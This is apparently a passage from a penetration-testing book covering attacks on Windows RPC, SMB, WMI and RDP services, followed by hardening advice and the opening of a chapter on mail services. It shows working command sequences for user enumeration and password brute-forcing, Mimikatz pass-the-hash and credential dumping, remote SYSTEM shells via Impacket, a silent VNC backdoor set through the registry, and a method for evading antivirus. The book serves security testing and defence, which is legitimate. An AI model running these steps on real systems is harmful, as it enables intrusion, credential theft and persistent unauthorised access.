The -p option specifies the protocol sequence to use and the -e defines the port. Example 8-6 demonstrates using ifids to list the available RPC interfaces on TCP port 1025 of a target.
D:\rpctools> ifids -p ncadg_ip_tcp -e 1025 192.168.189.1
Interfaces: 2
  1ff70682-0a51-30e8-076d-740be8cee98b v1.0
  378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0
You can cross-reference IFID values with Tables 8-5 and 8-6 to investigate known exposures. Table 8-5 details interfaces with exploitable defects, and Table 8-6 lists interfaces you can query to obtain useful information. Jean-Baptiste Marchand also assembled a collection of documents that detail RPC interfaces and named pipes.2
| IFID value | Description | CVE reference(s) |
|---|---|---|
| 12345678-1234-abcd-ef00-0123456789ab | Print spooler service | CVE-2010-2729a CVE-2009-0228 |
| 342cfd40-3c6c-11ce-a893-08002b2e9c6d | License and Logging Service (LLSRV) | CVE-2009-2523 |
The RPC Server itself within Windows Server 2012, Server 2008 R2 SP1, and others is vulnerable to a remotely exploitable flaw, by which an authenticated user can execute arbitrary code with elevated privileges on an unpatched server.3
| IFID value | Named pipe | Description |
|---|---|---|
| 12345778-1234-abcd-ef00-0123456789ab | \pipe\lsarpc | LSA interface, used to enumerate users |
| 3919286a-b10c-11d0-9ba8-00c04fd92ef5 | LSA Directory Services (DS) interface, used to enumerate domains and trust relationships | |
| 12345778-1234-abcd-ef00-0123456789ac | \pipe\samr | LSA SAMR interface, used to access public SAM database elements (e.g., usernames) and brute-force user passwords regardless of account lockout policya |
| 1ff70682-0a51-30e8-076d-740be8cee98b | \pipe\atsvc | Task scheduler, used to remotely execute commands |
| 338cd001-2244-31f1-aaaa-900038001003 | \pipe\winreg | Remote registry service, used to access the system registry |
| 367abb81-9844-35f1-ad32-98f038001003 | \pipe\svcctl | Service control manager and server services, used to remotely start and stop services and execute commands |
| 4b324fc8-1670-01d3-1278-5a47bf6ee188 | \pipe\srvsvc | |
| 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 | \pipe\epmapper | DCOM interface, supporting WMI |
a See CVE-2014-0317. | ||
You can use the Samba rpcclient utility to interact with RPC endpoints via named pipes. Table 8-7 lists commands that you can issue to SAMR, LSARPC, and LSARPC-DS interfaces upon establishing an SMB session (often requiring credentials).
| Command | Interface | Description |
|---|---|---|
| queryuser | SAMR | Retrieve user information |
| querygroup | Retrieve group information | |
| querydominfo | Retrieve domain information | |
| enumdomusers | Enumerate domain users | |
| enumdomgroups | Enumerate domain groups | |
| createdomuser | Create a domain user | |
| deletedomuser | Delete a domain user | |
| lookupnames | LSARPC | Look up usernames to SIDa values |
| lookupsids | Look up SIDs to usernames (RIDb cycling) | |
| lsaaddacctrights | Add rights to a user account | |
| lsaremoveacctrights | Remove rights from a user account | |
| dsroledominfo | LSARPC-DS | Get primary domain information |
| dsenumdomtrusts | Enumerate trusted domains within an AD forest | |
a Security identifier b Relative identifier | ||
Install the Samba client utilities under Kali Linux by typing the following:
apt-get update
apt-get install smbclient
Example 8-7 shows rpcclient used to enumerate users via the LSARPC named pipe (\pipe\lsarpc) through RID cycling. We first obtain the SID value of the chris account, and then increment the RID value (1001 through to 1008) to enumerate the others. Alternatively, you can use the enumdomusers command to list users via SAMR, as shown in Example 8-8.
root@kali:~# rpcclient -I 192.168.0.25 -U=chris%password WEBSERV
rpcclient> lookupnames chris
chris S-1-5-21-1177238915-1563985344-1957994488-1003 (User: 1)
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1001
S-1-5-21-1177238915-1563985344-1957994488-1001 WEBSERV\IUSR_WEBSERV
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1002
S-1-5-21-1177238915-1563985344-1957994488-1002 WEBSERV\IWAM_WEBSERV
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1003
S-1-5-21-1177238915-1563985344-1957994488-1003 WEBSERV\chris
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1004
S-1-5-21-1177238915-1563985344-1957994488-1004 WEBSERV\donald
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1005
S-1-5-21-1177238915-1563985344-1957994488-1005 WEBSERV\test
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1006
S-1-5-21-1177238915-1563985344-1957994488-1006 WEBSERV\daffy
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1007
result was NT_STATUS_NONE_MAPPED
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1008
result was NT_STATUS_NONE_MAPPED
rpcclient> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[chris] rid:[0x3eb]
user:[daffy] rid:[0x3ee]
user:[donald] rid:[0x3ec]
user:[Guest] rid:[0x1f5]
user:[IUSR_WEBSERV] rid:[0x3e9]
user:[IWAM_WEBSERV] rid:[0x3ea]
user:[test] rid:[0x3ed]
user:[TsInternetUser] rid:[0x3e8]
Todd Sabin’s walksam utility queries the SAMR service to glean user information. Example 8-9 shows how you use walksam across a network to walk the SAMR interface of 192.168.1.15.
D:\rpctools> walksam 192.168.1.15
rid 500: user Administrator
Userid: Administrator
Description: Built-in account for administering the computer/domain
Last Logon:  8/12/2015 19:16:44.375
Last Logoff:  never
Last Passwd Change:  8/13/2015 18:43:52.468
Acct. Expires:  never
Allowed Passwd Change:  8/13/2015 18:43:52.468
Rid: 500
Primary Group Rid: 513
Flags: 0x210
Fields Present: 0xffffff
Bad Password Count: 0
Num Logons: 101

rid 501: user Guest
Userid: Guest
Description: Built-in account for guest access to the computer/domain
Last Logon:  never
Last Logoff:  never
Last Passwd Change:  never
Acct. Expires:  never
Allowed Passwd Change:  never
Rid: 501
Primary Group Rid: 513
Flags: 0x215
Fields Present: 0xffffff
Bad Password Count: 0
Num Logons: 0
The walksam utility supports additional protocol sequences used by Windows domain controllers. Upon locating a SAMR interface via rpcdump or a similar utility, use walksam with the correct sequence (e.g., TCP, UDP, or named pipes), as demonstrated by Example 8-10. In this case, the SAMR interface is exposed via TCP port 1028.
D:\rpctools> walksam -p ncacn_ip_tcp -e 1028 192.168.1.10
rid 500: user Administrator
Userid: Administrator
Description: Built-in account for administering the computer/domain
Last Logon:  8/6/2015 11:42:12.725
Last Logoff:  never
Last Passwd Change:  2/11/2015 09:12:50.002
Acct. Expires:  never
Allowed Passwd Change:  2/11/2015 09:12:50.002
Rid: 500
Primary Group Rid: 513
Flags: 0x210
Fields Present: 0xffffff
Bad Password Count: 0
Num Logons: 101
Enumeration tools such as walksam use RID cycling to list users (through looking up RID 500, 501, 502, and so on) and identify the local administrator account, even if it has been renamed.
Armed with a list of usernames, you can attack exposed authentication mechanisms. Table 8-8 lists those that can be targeted for gain, along with details of tools supporting brute-force password grinding.
| Interface | Exposed via | Brute-forced using |
|---|---|---|
| SMB | NetBIOS session service | Hydra |
| SMB Direct service | ||
| WMI | RPC locator service | WMICrackera or ebrute |
a See http://bit.ly/2axw7GF. | ||
Examples 8-11 and 8-12 demonstrate SMB and WMI brute-force password grinding via Hydra and WMICracker. The local Administrator account does not lock by default, making it an attractive target for brute-force.
root@kali:~# hydra -l Administrator -P words.txt 192.168.1.12 smb -t 1

Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-01-22 11:33:50
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1),
[DATA] attacking service smb on port 445
[445][smb] host: 192.168.1.12   login: Administrator  password: Password123
C:\> WMICracker 192.168.1.10 Administrator words.txt

WMICracker 0.1, Protype for Fluxay5. by netXeyes 2002.08.29
http://www.netXeyes.com, Security@vip.sina.com

Waiting For Session Start....
Testing qwerty...Access is denied.
Testing password...Access is denied.
Testing secret...Access is denied.

Administrator's Password is control
Table 8-9 lists weak credentials that may bear fruit during testing. Backup and server management packages use dedicated accounts that are sometimes configured with predictable passwords.
| Username(s) | Common passwords |
|---|---|
| Administrator, admin | (blank), password, administrator, admin |
| arcserve | arcserve, backup |
| tivoli, tmersrvd | tivoli, tmersrvd, admin |
| backupexec, backup | backupexec, backup, arcada |
| test, lab, demo | password, test, lab, demo |
Windows domains often enforce an account lockout policy, and so aggressive password grinding should be considered only after you understand the policy (or lack thereof). Failure to do this may result in locking out the entire domain! A sensible alternative is to run a horizontal brute-force attack using a small number of known passwords against many valid accounts and service interfaces.
Upon authenticating with SMB and Microsoft RPC endpoints, you can obtain material from the system, escalate privileges, and pivot to access further applications and services. The following steps are described in this section:
Authenticating with SMB
Querying WMI to understand the system configuration
Remote command execution
Accessing and modifying the registry
Obtaining secrets (passwords, hashes, long-term keys, and tickets)
With administrative privileges you can also send instructions to exposed LSA and SAMR interfaces to change security settings, add user accounts, and modify privileges.
Armed with a valid username and password, you can authenticate with SMB using the Windows net command (or smbclient in Unix-like environments with Samba installed), as follows:
net use \\target\IPC$ password /user:username
This will authenticate using the IPC$ share. You can then seek to execute commands, access other shares, modify registry keys, and interact with available services.
You can also authenticate with SMB through passing an NTLM hash (demonstrated by Example 8-12 using the Mimikatz sekurlsa::pth feature4) or a Kerberos ticket (see Chapter 7). By loading a compromised token into the local LSASS process and presenting it through SMB, we avoid the need to crack the account password.
mimikatz # sekurlsa::pth /user:chris /domain:VEGAS2 /ntlm:ec4bbe4663a452f23f85dcf5288ca0bc \
/run:cmd.exe
user    : chris
domain  : VEGAS2
program : cmd.exe
NTLM    : ec4bbe4663a452f23f85dcf5288ca0bc
  |  PID  712
  |  TID  300
  |  LUID 0 ; 362544 (00000000:00058830)
  \_ msv1_0   - data copy @ 000F8AF4 : OK !

Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\> dir \\10.0.0.5\D$
Volume in drive D has no label.
Volume Serial Number is 54D3-7536

Directory of D:\

15-03-2016  15:09    <DIR>          .
15-03-2016  15:09    <DIR>          ..
15-03-2016  15:07    <DIR>          apache
15-03-2016  15:07    <DIR>          diagnostics
22-07-2015  13:02             1.918 fixDB.bat
04-09-2015  07:08             1.400 install-apache.bat
04-09-2015  07:08             2.651 install-mysql.bat
15-03-2016  15:09    <DIR>          mysql
15-03-2016  15:06    <DIR>          _logs
               3 File(s)          5.359 bytes
               4 Dir(s)     140.230.656 bytes free
You can use Native Windows tools, Nmap scripts, and open source utilities to query exposed services and reveal useful information, including user accounts and system configuration. With credentials, LSARPC, SAMR, and WMI interfaces are particularly useful.
Tools used to interact with WMI include Patrik Karlsson’s WMIdump5 and individual utilities within Core Security Technologies’ Impacket library6 (e.g., wmiquery.py). Example 8-14 demonstrates using WMIdump to obtain the following from a server:
Operating system configuration
Local user accounts and groups
Running processes, services, and configuration
Installed software packages, service packs, and hotfixes
C:\> WMIdump -c config\standard.config –u Administrator -p control -t 192.168.1.10

WMIDump v1.3.0 by patrik@cqure.net
-----------------------------------
Dumping 192.168.1.10:Win32_Process
Dumping 192.168.1.10:Win32_LogicalDisk
Dumping 192.168.1.10:Win32_NetworkConnection
Dumping 192.168.1.10:Win32_ComputerSystem
Dumping 192.168.1.10:Win32_OperatingSystem
Dumping 192.168.1.10:Win32_Service
Dumping 192.168.1.10:Win32_SystemUsers
Dumping 192.168.1.10:Win32_ScheduledJob
Dumping 192.168.1.10:Win32_Share
Dumping 192.168.1.10:Win32_SystemAccount
Dumping 192.168.1.10:Win32_LogicalProgramGroup
Dumping 192.168.1.10:Win32_Desktop
Dumping 192.168.1.10:Win32_Environment
Dumping 192.168.1.10:Win32_SystemDriver
Dumping 192.168.1.10:Win32_NetworkClient
Dumping 192.168.1.10:Win32_NetworkProtocol
Dumping 192.168.1.10:Win32_ComputerSystemProduct
Dumping 192.168.1.10:Win32_QuickFixEngineering

C:\> type 192.168.1.10\Win32_SystemUsers.dmp
GroupComponent;PartComponent;
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";
\\WEBSERV\root\cimv2:Win32_UserAccount.Name="Administrator",Domain="OFFICE";
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";
\\WEBSERV\root\cimv2:Win32_UserAccount.Name="ASPNET",Domain="OFFICE";
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";
\\WEBSERV\root\cimv2:Win32_UserAccount.Name="Guest",Domain="OFFICE";
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";
\\WEBSERV\root\cimv2:Win32_UserAccount.Name=
"__vmware_user__",Domain="OFFICE";
You can execute commands over SMB and RPC using the Impacket scripts listed in Table 8-10. Example 8-15 demonstrates Impacket setup under Kali Linux and command shell execution against a host via smbexec.py. These utilities support authentication via passwords, NTLM hashes, and Kerberos tickets.
| Script | Interface | Notes |
|---|---|---|
| smbexec.py | \pipe\svcctl via SMB | Upload and execute a command shell as a service |
| psexec.py | ||
| services.py | Start and stop arbitrary system services (e.g., Terminal Services or the Task Scheduler) | |
| atexec.py | \pipe\atsvc via SMB | Execute commands via the Task Scheduler |
| wmiexec.py | DCOM via port 135 | Stealthily execute a command shell without touching the disk or running a new service |
root@kali:~# PATH=$PATH:/usr/share/doc/python-impacket/examples/
root@kali:~# smbexec.py Administrator:Password123@192.168.1.10
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[*] Trying protocol 445/SMB...
[*] Creating service BTOBTO...
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32> whoami
nt authority\system
Antivirus will often alert upon and remove malicious content uploaded via smbexec.py and psexec.py. As such, wmiexec.py is recommended along with the Metasploit web_delivery module to spawn a feature-rich shell that is not flagged (as nothing is written to disk). The process is detailed within Justin Elze’s TrustedSec blog post “We Don’t Need No Stinkin’ PSExec”.7
Remote registry manipulation is made easy through the Microsoft regdmp.exe, regini.exe, and reg.exe utilities. Example 8-16 shows regdmp in use against 192.168.189.10. Impacket also supports these operations.
C:\> regdmp -m \\192.168.189.10
\Registry
  Machine [17 1 8]
   HARDWARE [17 1 8]
    ACPI [17 1 8]
     DSDT [17 1 8]
      GBT__  _ [17 1 8]
       AWRDACPI [17 1 8]
        00001000 [17 1 8]
         00000000 = REG_BINARY 0x00003bb3 0x54445344 \
                    0x00003bb3 0x42470101 0x20202054 \
                    0x44525741 0x49504341 0x00001000 \
                    0x5446534d 0x0100000c 0x5f5c1910 \
                    0x5b5f5250 0x2e5c1183 0x5f52505f \
                    0x30555043 0x00401000 0x5c080600 \
                    0x5f30535f 0x0a040a12 0x0a000a00 \
                    0x08000a00 0x31535f5c 0x040a125f \
You can modify registry keys using the regini command with crafted text files containing values. To silently install a VNC server on a target, for example, you must set keys to define which port the service listens on and the password. A text file (winvnc.ini in this case) is first assembled, containing:
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0X00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
And regini is used to insert keys:
C:\> regini -m \\192.168.189.10 winvnc.ini
Key removal is achieved by using the reg delete command. For example, to remove the VNC backdoor keys just set on the remote system, use the following command:
C:\> reg delete \\192.168.189.10\HKU\.DEFAULT\Software\ORL\WinVNC3
Useful secrets can be pillaged with privileged access, including the following:
Plaintext credentials in-memory (i.e., account passwords)
Long-term keys and NTLM hashes that can be cracked or passed
Kerberos ticket-granting and individual service tickets
Stored credentials within client software (e.g., browsers and mail clients)
Autocomplete fields within browsers
You can obtain these by using Mimikatz, Jamieson O’Reilly’s mimikittenz8, Impacket’s secretsdump.py, and NirSoft’s password recovery tools.9 Example 8-17 demonstrates Mimikatz used to list passwords, hashes, and long-term keys upon securing SYSTEM privileges.
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct 10 2014 01:53:31)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Microsoft BlueHat edition!       with 14 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 773066 (00000000:000bcbca)
Session           : RemoteInteractive from 2
User Name         : chris
Domain            : VEGAS2
SID               : S-1-5-21-1327114093-703384837-354032829-6292
        msv :
         [00000003] Primary
         * Username : chris
         * Domain   : VEGAS2
         * NTLM     : ec4bbe4663a452f23f85dcf5288ca0bc
         * SHA1     : 76a63bff075cd89a37b032fc0bda0ccd7d6466d4
         [00010000] CredentialKeys
         * NTLM     : ec4bbe4663a452f23f85dcf5288ca0bc
         * SHA1     : 76a63bff075cd89a37b032fc0bda0ccd7d6466d4
        tspkg :
        wdigest :
         * Username : chris
         * Domain   : VEGAS2
         * Password : zaq12wsx
        kerberos :
         * Username : chris
         * Domain   : VEGAS2.LOCAL
         * Password : (null)
You can also retrieve secrets from system backup files and content that you might come across during testing. For example, if you are able to access registry hives on disk, you can use Ronnie Flathers’ creddump utilities to extract NTLM hashes,10 cached domain passwords, and LSA secrets.
You can install the SensePost Auto Domain Admin and Network Exploitation (autoDANE) utility11 under Kali Linux and use a number of the tactics within this chapter to commandeer a Windows environment. Upon obtaining credentials from memory, horizontal brute-force password grinding is used to access other systems and repeat the process. Figure 8-5 summarizes the information gathered.

The Windows terminal server driver (termdd.sys) provides access via RDP over TCP port 3389. Clients including Remote Desktop Connection and Remote Desktop Sharing can access the desktop and specific applications. RDP servers are susceptible to brute-force password grinding, MITM, and exploitation via software defects.
Upon enumerating valid accounts you can attack RDP to uncover passwords via brute-force. Although Hydra supports the protocol, Ncrack12 is a faster option for RDP brute-force, as demonstrated by Example 8-18.
root@kali:~# ncrack -vv --user Administrator –P common.txt 10.0.0.4:3389

Starting Ncrack 0.4ALPHA (http://ncrack.org) at 2016-04-24 17:46 PDT

rdp://10.0.0.4:3389 Valid credentials, however, another user is currently logged on
Discovered credentials on rdp://10.0.0.4:3389 'Administrator' 'youradmin'
Example 8-19 demonstrates Nmap used to detail RDP transport security settings. Adversaries with network access can exploit servers supporting weak ciphers to compromise data.
root@kali:~# nmap -p3389 --script rdp-enum-encryption 10.0.0.4

Starting Nmap 6.46 (http://nmap.org) at 2016-04-24 14:45 PDT
Nmap scan report for 10.0.0.4
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|     CredSSP: SUCCESS
|     Native RDP: SUCCESS
|     SSL: SUCCESS
|   RDP Encryption level: Client Compatible
|     40-bit RC4: SUCCESS
|     56-bit RC4: SUCCESS
|     128-bit RC4: SUCCESS
|_    FIPS 140-1: SUCCESS
You can easily install the Portcullis Labs rdp-sec-check utility13 and run it from Kali Linux, as shown in Example 8-20. The tool supports batch scanning of servers and other useful features.
root@kali:~# cpan
cpan[1]> install Encoding::BER
Going to write /root/.cpan/Metadata
Running install for module 'Encoding::BER'
Running make for J/JA/JAW/Encoding-BER-1.00.tar.gz
Fetching with LWP:
http://www.perl.com/CPAN/authors/id/J/JA/JAW/Encoding-BER-1.00.tar.gz
Fetching with LWP:
http://www.perl.com/CPAN/authors/id/J/JA/JAW/CHECKSUMS
Checksum for /root/.cpan/sources/authors/id/J/JA/JAW/Encoding-BER-1.00.tar.gz ok
Scanning cache /root/.cpan/build for sizes
DONE
cpan[2]> exit
Lockfile removed.
root@kali:~# wget https://labs.portcullis.co.uk/download/rdp-sec-check-0.9.tgz
root@kali:~# tar xvfz rdp-sec-check-0.9.tgz
rdp-sec-check-0.9/
rdp-sec-check-0.9/rdp-sec-check.pl
rdp-sec-check-0.9/COPYING.GPL
rdp-sec-check-0.9/COPYING.RDP-SEC-CHECK
root@kali:~# cd rdp-sec-check-0.9/
root@kali:~/rdp-sec-check-0.9# ./rdp-sec-check.pl 10.0.0.4
Starting rdp-sec-check v0.9-beta at Mon Jun 15 06:18:35 2015

[+] Scanning 1 hosts

Target:    10.0.0.4
IP:        10.0.0.4
Port:      3389

[+] Summary of protocol support

[-] 10.0.0.4:3389 supports PROTOCOL_RDP   : TRUE
[-] 10.0.0.4:3389 supports PROTOCOL_HYBRID: TRUE
[-] 10.0.0.4:3389 supports PROTOCOL_SSL   : TRUE

[+] Summary of RDP encryption support

[-] 10.0.0.4:3389 has encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_NONE   : FALSE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_40BIT  : TRUE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_128BIT : TRUE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_56BIT  : TRUE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_FIPS   : TRUE

[+] Summary of security issues

[-] 10.0.0.4:3389 has issue FIPS_SUPPORTED_BUT_NOT_MANDATED
[-] 10.0.0.4:3389 has issue SSL_SUPPORTED_BUT_NOT_MANDATED_MITM
[-] 10.0.0.4:3389 has issue NLA_SUPPORTED_BUT_NOT_MANDATED_DOS
[-] 10.0.0.4:3389 has issue WEAK_RDP_ENCRYPTION_SUPPORTED
Attackers take advantage of weaknesses within RDP implementations to launch MITM attacks, affect availability through denial of service, and escalate privileges. Table 8-11 lists significant flaws disclosed in recent years.
| CVE reference | Affects (up to) | Description |
|---|---|---|
| CVE-2016-0036 | Windows Server 2012 | Multiple authenticated RDP privilege escalation flaws |
| CVE-2015-2473 | Windows Server 2008 R2 SP1 | |
| CVE-2015-2373 | Windows Server 2012 | Unauthenticated remote code execution flaw |
| CVE-2014-6318 | Windows Server 2012 R2 | RDP audit failure leading to login attempts not being logged |
| CVE-2014-0296 | Windows Server 2012 R2 | The RDP cryptographic implementation is vulnerable to MITM attack |
| CVE-2012-2526 | Windows XP SP3 | Remote code execution via RDP |
| CVE-2012-0173 and CVE-2012-0002 |
Windows Server 2008 R2 SP1 | The RDP implementation is vulnerable to two flaws resulting in remote code execution |
Pursue the following avenues when testing Microsoft services:
Scanning to enumerate services exposed via TCP, UDP, SMB, and HTTP.
Querying of SMB and RPC services to enumerate system configuration.
Investigation of weaknesses (e.g., flaws in SMB and RPC implementations) that can be exploitable remotely without credentials, resulting in user enumeration, code execution, or privileged access.
Brute-force password grinding of exposed SMB, WMI, and RDP interfaces.
Further querying, execution of commands, harvesting of credentials, and privilege escalation upon authenticating.
You should consider the following hardening steps within Microsoft environments:
Review Microsoft’s “Threats and Countermeasures Guide”.
Negate known vulnerabilities in critical services including SMB, RPC, and Kerberos by ensuring that Windows systems are maintained and up to date.
Tightly control untrusted network access to SMB and RPC service endpoints.
Use Group Policy Object (GPO) settings to enforce a sensible user account lockout policy and reduce the efficacy of brute-force password grinding against the Windows domain.
Use GPO settings to limit lateral movement by preventing network log on to sensitive workstations and servers.14
Rename local Administrator accounts to nonobvious names and set up decoy Administrator accounts with no privileges and strong passwords.
Audit and review authentication failures to flag brute-force attacks.
SMB service countermeasures:
Restrict anonymous (null session) access to named pipes and shares.15
Enforce NTLMv2 and SMB signing to mitigate known weaknesses within NTLM that are exploited by brute-force password grinding and MITM tools.
Consider enforcing a Windows Server 2012 R2 domain functional level, which forces Kerberos authentication with strong ciphers and disables NTLM support.16
Microsoft RPC hardening steps:
Disable the Task Scheduler and Messenger services to improve security.
Review and prune running services with RPC interfaces to reduce attack surface.
In high-security environments, consider disabling DCOM completely.17
Be aware of threats posed to servers by RPC over HTTP functionality within Microsoft IIS. Ensure that the RPC_CONNECT method isn’t available through publicly accessible web servers in your environment.
1 See “A List of Names That Are Registered by Windows Internet Naming Service” and “List of Names Registered with WINS Service”, both on Microsoft’s Knowledge Base.
2 Jean-Baptiste Marchand, “Windows Network Services Internals”, Hervé Schauer Consultants, October 22, 2003..
3 See CVE-2013-3175.
4 See sekurlsa::pth on GitHub.
5 See WMIdump on cqure.net.
6 See Impacket on Core Security.
7 David Kennedy, “We Don’t Need No Stinkin’ PSExec”, TrustedSec Blog, June 12, 2015.
8 See mimikittenz on GitHub.
9 See NirSoft’s “Windows Password Recovery Tools”.
10 See creddump7 on GitHub.
11 See autoDANE on GitHub.
12 See Ncrack at Nmap.org.
13 See rdp-sec-check at Portcullis Labs.
14 See Jessica Payne’s tweet.
15 For more information, see “Network Access: Restrict Anonymous Access to Named Pipes and Shares” on Microsoft’s TechNet.
16 See “Understanding Active Directory Domain Services (AD DS) Functional Levels” on Microsoft’s TechNet.
17 See “Enable or Disable DCOM” on Microsoft’s TechNet.
Mail services relay messages across both the Internet and private networks. Adversaries often use the channels formed by mail protocols to target internal systems. This chapter details the tactics you can adopt to identify flaws in available mail services—including service identification, enumeration of enabled options, and testing for known weaknesses.
Table 9-1 lists mail services supporting mail delivery (via SMTP) and collection (via POP3 and IMAP). TLS is often used to provide transport security.
| Port | Protocol | TLS | Name | Description | Hydra | |
|---|---|---|---|---|---|---|
| TCP | UDP | |||||
| 25 |
● |
– | – | smtp | Simple Mail Transfer Protocol |
● |
| 465 |
● |
– |
● |
smtps | ||
| 587 |
● |
– | – | submission | ||
| 110 |
● |
– | – | pop3 | Post Office Protocol |
● |
| 995 |
● |
– |
● |
pop3s | ||
| 143 |
● |
– | – | imap2 | Internet Message Access Protocol |
● |
| 993 |
● |
– |
● |
imaps | ||
SMTP servers (known as message transfer agents or MTAs) transport email using software packages such as Sendmail and Microsoft Exchange. Figure 9-1 demonstrates a typical configuration, in which content filtering mechanisms are used to scrub email.

In this case, inbound mail is first sent to a managed security service provider (MSSP) to quarantine malware, spam, and other threats. The MSSP relays processed mail to the organization’s external SMTP interface (usually a firewall or appliance performing further filtering), which in turn is delivered to an internal mail server.
